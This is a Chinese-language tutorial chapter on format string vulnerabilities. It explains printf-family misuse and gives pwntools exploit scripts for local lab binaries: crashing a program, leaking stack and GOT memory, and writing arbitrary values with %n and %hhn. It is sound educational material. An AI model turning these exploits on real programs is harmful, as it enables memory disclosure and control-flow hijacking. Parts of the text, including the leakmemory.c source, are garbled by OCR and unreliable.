**第四章 [格式化字符串漏洞](#_第四章_格式化字符串漏洞)**

# 第四章 格式化字符串漏洞

**1.原理**


格式化字符串函数可以接受可变数量的参数， 并将第⼀个参数作为格式化字符串，根据其来解析 之后的参数。

常见的有格式化字符串函数有

● 输入

○ scanf

● 输出



|  |  |
| --- | --- |
| 函数 | 基本介绍 |
| printf | 输出到 stdout |
| fprintf | 输出到指定 FILE 流 |
| vprintf | 根据参数列表格式化输出到 stdout |
| vfprintf | 根据参数列表格式化输出到指定 FILE 流 |
| sprintf | 输出到字符串 |
| snprintf | 输出指定字节数到字符串 |
| vsprintf | 根据参数列表格式化输出到字符串 |
| vsnprintf | 根据参数列表格式化输出指定字节到字符串 |
| setproctitle | 设置 argv |
|  |  |

|  |  |
| --- | --- |
| syslo6 | 输出日志 |
| aJJ‘ vaJJ‘ weJn‘ vweJn 等 | 。。。 |

2.漏洞利用

程序崩溃

只需要输入若干个 %s 即可

%s%s%s%s%s%s%s%s%s%s%s%s%s%s

这是因为栈上不可能每个值都对应了合法的地址 ，所以总是会有某个地址可以使得程序崩溃。


泄露内存

#inolupa >s\pio.u< in\ mein)( } oueJ s]L00[: in\ e = L‘ q = 0xZZZZZZZZ‘ o = -L: soen})"%s"‘ s(: dJin\})"%08x.%08x.%08x.%s\n"‘ e‘ q‘ o‘ s(: dJin\})s(: Ja\uJn 0: {

编译：gcc -m32 -fno-stack-protector -no-pie -o leakmemory leakmemory.c


获取栈变量数值

运行⼀下：




gdb调试， 下断点在printf处， 然后运行输入：


%08x.%08x.%08x



可以看出 ，此时此时已经进入了 printf 函数中 ，栈中第⼀个变量为返回地址， 第⼆个变量为格式 化字符串的地址， 第三个变量为 a 的值， 第四个变量为 b 的值， 第五个变量为 c 的值， 第六个 变量为我们输入的格式化字符串对应的地址 。继续运行程序， 短在了第⼆个printf处：



此时， 由于格式化字符串为 %x%x%x ，所以 ，程序 会将栈上的 0xffffcd94 及其之后的数值分 别作为第⼀， 第⼆， 第三个参数按照 int 型进行解析， 分别输出。



果然输出了栈中的内容

需要注意的是，我们上面给出的方法，都是依次获得栈中的每个参数，直接获取栈中被视为第 n+1 个参数的值：


%n$x


为什么这里要说是对应第 n+1 个参数呢？这是因为格式化参数里面的 n 指的是该格式化字符串对 应的第 n 个输出参数， 那相对于输出函数来说， 就是第 n+1 个参数了。

继续调试：

输入%3$x









我们确实获得了 printf 的第 4 个参数所对应的值 f7e8b6bb。

获取栈变量对应字符串

调试输入%s





tips

● 利用 %x 来获取对应栈的内存 ，但建议使用 %p， 可以不用考虑位数的区别。

● 利用 %s 来获取变量所对应地址的内容， 只不过有零截断。

● 利用 %order$x 来获取指定参数的值 ，利用 %order$s 来获取指定参数对应地址的内容。

泄露任意地址内存

格式化字符串漏洞中， 我们所读取的格式化字符串都是在栈上的 ( 因为是某个函数的局部变量 ， 本例中 s 是 main 函数的局部变量) 。那么也就是说 ，在调用输出函数的时候， 其实， 第⼀个参 数的值其实就是该格式化字符串的地址。


那么由于我们可以控制该格式化字符串， 如果我们知道该格式化字符串在输出函数调用时是第⼏ 个参数， 这里假设该格式化字符串相对函数调用为第 k 个参数 。那我们就可以通过如下的方式来 获取某个指定地址 addr 的内容。

addr%k$s

下面就是如何确定该格式化字符串为第⼏个参数的问题了， 我们可以通过如下方式确定 [tag]%p%p%p%p%p%p...



由 0x41414141 处所在的位置可以看出我们的格式化字符串的起始地址正好是输出函数的第 5 个 参数 ，但是是格式化字符串的第 4 个参数。



通过传⼊got表地址 ，程序就会把got真实地址打印出来：

from pwn import \* sh = process('./leakmemory') leakmemory = ELF('./leakmemory') \_\_isoc99\_scanf\_got = leakmemory.got['\_\_isoc99\_scanf'] print hex(\_\_isoc99\_scanf\_got) payload = p32(\_\_isoc99\_scanf\_got) + '%4$s' print payload gdb.attach(sh) sh.sendline(payload)


sh.recvuntil('%4$s\n') print hex(u32(sh.recv()[4:8])) # remove the first bytes of \_\_isoc99\_scanf@got sh.interactive()

其中，我们使用 gdb.attach(sh) 来进行调试。


当我们运行到第⼆个 printf 函数的时候 (记得下断点)， 可以看到我们的第四个参数确实指向我们 的 scanf 的地址



同时 ，在我们运行的 terminal 下







我们确实得到了 scanf 的地址。

但是， 并不是说所有的偏移机器字长的整数倍， 可以让我们直接相应参数来获取， 有时候， 我们 需要对我们输入的格式化字符串进行填充 ，来使得我们想要打印的地址内容的地址位于机器字长 整数倍的地址处， ⼀般来说， 类似于下面的这个样子。

[padding][addr]

*我们不能直接在命令行输入* *\* *x0c\xa0\x04\x08%4$s* *这是因为虽然前面的确实是* *printf@got* *的地址，但是，scanf* *函数并不会将其识别为对应的字符串，而是会将* *\,x,0,c* *分别作为⼀个字符* *进行读入。*

覆盖内存

%n,不输出字符， 但是把已经成功输出的字符个数写⼊对应的整型指针参数所指的变量。

/\* example/overflow/overflow.c \*/

#include <stdio.h>

int a = 123, b = 456;

int main() {

int c = 789;

char s[100];

printf("%p\n", &c);

scanf("%s", s);

printf(s);

if (c == 16) {

puts("modified c.");

} else if (a == 2) {

puts("modified a for a small number.");

} else if (b == 0x12345678) {

puts("modified b for a big number!");

}

return 0;

}

覆盖栈内存

确定覆盖地址

首先， 我们自然是来想办法知道栈变量 c 的地址 。由于目前⼏乎上所有的程序都开启了 aslr 保护， 所 以栈的地址⼀直在变， 所以我们这里故意输出了 c 变量的地址。

确定相对偏移



偏移为6

进行覆盖

这样， 第 6 个参数处的值就是存储变量 c 的地址， 我们便可以利用 %n 的特征来修改 c 的值。 payload 如下

[addr of c]%12d%6$n

def forc():

sh = process('./overflow')

c\_addr = int(sh.recvuntil('\n', drop=True), 16)

print hex(c\_addr)

payload = p32(c\_addr) + '%12d' + '%6$n'

print payload


#gdb.attach(sh)

sh.sendline(payload)

print sh.recv()

sh.interactive()

forc()




覆盖任意地址内存

覆盖小数字

首先， 我们来考虑⼀下如何修改 data 段的变量为⼀个较小的数字， 比如说， 小于机器字长的数字 。这 里以 2 为例 。可能会觉得这其实没有什么区别， 可仔细⼀想， 真的没有么？ 如果我们还是将要覆盖的地 址放在最前面， 那么将直接占用机器字长个 (4 或 8) 字节 。显然， 无论之后如何输出， 都只会比 4 大。

aa%k$nxx， 如果用这样的方式， 前面 aa%k 是第6个参数， $nxx 是第7个参数， 后面在跟⼀个地址，

那么这个地址就是第8个参数， 只需要把 k 改成 8 就可以把这第⼋个参数改成想要的数值， aa%8$nxx



def fora():

sh = process('./overflow')


a\_addr = 0x0804A024

payload = 'aa%8$naa' + p32(a\_addr)

sh.sendline(payload)

print sh.recv()

sh.interactive()



我们没有必要必须把地址放在最前面， 放在那里都可以， 只要我们可以找到其对应的偏移即可。

覆盖大数字

首先， 所有的变量在内存中都是以字节进行存储的。

在 x86 和 x64 的体系结构中， 变量的存储格式为以小端存储， 即最低有效位存储在低地址 。举个例

子， 0x12345678 在内存中由低地址到高地址依次为 \ x78\x56\x34\x12。

hh 对于整数类型， printf期待⼀个从char提升的int尺寸的整型参数。

h 对于整数类型， printf期待⼀个从short提升的int尺寸的整型参数。

emmm,这是啥啊.....

总之： hhn 写⼊的就是单字节， hn 写⼊的就是双字节



我们希望将按照如下方式进行覆盖， 前面为覆盖地址， 后面为覆盖内容。

0x0804A028 \x78

0x0804A029 \x56

0x0804A02a \x34

0x0804A02b \x12

所以payload：

p32(0x0804A028)+p32(0x0804A029)+p32(0x0804A02a)+p32(0x0804A02b)+pad1+'%6$n'+pad2

+'%7$n'+pad3+'%8$n'+pad4+'%9$n'

我们可以依次进行计算 。这里给出⼀个基本的构造， 如下

def fmt(prev, word, index):

if prev < word:

result = word - prev

fmtstr = "%" + str(result) + "c"

elif prev == word:

result = 0

else:

result = 256 + word - prev

fmtstr = "%" + str(result) + "c"

fmtstr += "%" + str(index) + "$hhn"

return fmtstr

def fmt\_str(offset, size, addr, target):

payload = ""

for i in range(4):

if size == 4:

payload += p32(addr + i)

else:

payload += p64(addr + i)

prev = len(payload)

for i in range(4):

payload += fmt(prev, (target >> i \* 8) & 0xff, offset + i)

prev = (target >> i \* 8) & 0xff

return payload

payload = fmt\_str(6,4,0x0804A028,0x12345678)

其中每个参数的含义基本如下

offset 表示要覆盖的地址最初的偏移

size 表示机器字长

addr 表示将要覆盖的地址。

target 表示我们要覆盖为的目的变量值。

相应的 exploit 如下

def forb():

sh = process('./overwrite')


payload = fmt\_str(6, 4, 0x0804A028, 0x12345678)

print payload

sh.sendline(payload)

print sh.recv()

sh.interactive()



当然也可以用pwntools自带的工具fmtstr\_payload

from pwn import \*

sh = process('./overwrite')

b\_addr=0x0804A028

sh.sendline(fmtstr\_payload(6, {0x804A028:0x12345678}))

#偏移为6， 将0x804a028处的值改为0x12345678

print sh.recv()

sh.interactive()